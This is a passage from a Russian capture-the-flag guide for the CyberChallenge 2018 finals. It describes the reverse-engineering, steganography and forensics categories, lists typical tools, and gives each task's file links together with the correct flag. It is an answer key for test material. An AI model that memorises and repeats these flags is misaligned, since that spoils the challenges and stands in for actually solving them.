- Инструменты для динамического анализа (Frida, qemu)

Задача 2.4.1. Mobile Crackme (баллов)

Файл из задания доступен по ссылке: `https://2018.finals.cyberchallenge.ru/files/6531722296781601a2b7befbb43bffb1/crackme.apk`

Ответ: CC{th3_w1nn3r_t4k35_1t_4ll}.

Задача 2.4.2. re4_1 (1000 баллов)

`nc 108.61.167.14 9123`

Формат флага стандартный: CC{...}

Описание виртуальной машины: `https://gist.github.com/vient/e6e3c7d1def57938025b26a1d6ab502e`

Файл из задания доступен по ссылке: `https://2018.finals.cyberchallenge.ru/files/ec142850242980f4474470beaaa6d943/re4_1__public.rom`

Ответ: CC{sh0rt_fl4g}.

2.5. Категория Stegano

В заданиях данной категории, в некотором объеме данных (картинки, видео, аудиофайл и т.д.) предлагается найти информацию, спрятанную в нём таким образом, что на первый взгляд ничего особенного в данных файлах нет. Чтобы решить задание этой категории, необходимо понять и обнаружить, каким именно образом была спрятана информация.

Универсального алгоритма действий тут нет. Все зависит от того, какой тип файла был дан в задании. Далее, имея представление о возможных способах сокрытия информации в данном типе файлов, только и остается, что попробовать их все по очереди.

Примеры используемых в решениях задач инструментов:

- StegSolve
- Binwalk
- file
- Аудиоредакторы
- Видеоредакторы

Задача 2.5.1. Intense Concentration (1000 баллов)

Однажды мне сказали, что настоящие мужики не решают стегано, и это действительно так. Но сейчас мы посмотрим, на что ты готов пойти ради победы!

Файл из задания доступен по ссылке: `https://2018.finals.cyberchallenge.ru/files/8c7257b1479eac7e024bc69910671ff8/aphex.mp4`

Ответ: CC{57364n0_f0r_r34l_muzh1k_yur4}.

2.6. Категория Forensics

Компьютерная криминалистика – прикладная наука о поиске и исследовании доказательств совершения различных действий, связанных с компьютерной информацией.

Чтобы справляться с задачами компьютерной криминалистики, надо иметь представление об основах работы ОС, понимать строение файловой системы и взаимодействие различных процессов. В ходе работы необходимо анализировать образы дисков, дампы памяти, дампы сетевых пакетов, а также логи и т.п.

Как правило, в заданиях данной категории необходимо разобраться, что происходило на машине жертвы, с который был получен дамп или логи для задания. Любая обнаруженная аномалия может привести к флагу. Например, в дампе памяти обнаружилось, что в списке запущенных процессов есть графический редактор Paint, далее, нужно добраться до изображения, открытого в нем и увидеть на нем флаг. Универсального рецепта нет, с каждым типом дампа или другого файла нужно работать по разному.

Примеры используемых в решениях задач инструментов:

- Виртуальная машина (VirtualBox, VMWare и т.п.);
- Volatility
- WireShark
- Binwalk
- foremost
- Hex-редакторы
- Дизассемблер
- Отладчик

Задача 2.6.1. ZIPcrypto (1000 баллов)

А что ты знаешь о самых простых атаках на запароленный архив?

Файл из задания доступен по ссылке: `https://2018.finals.cyberchallenge.ru/files/2f5e95a53de03b14235bb2faa44f5094/zipcrypto.zip`

Ответ: CC{l0l_ju57_4_pr4nk_br0}.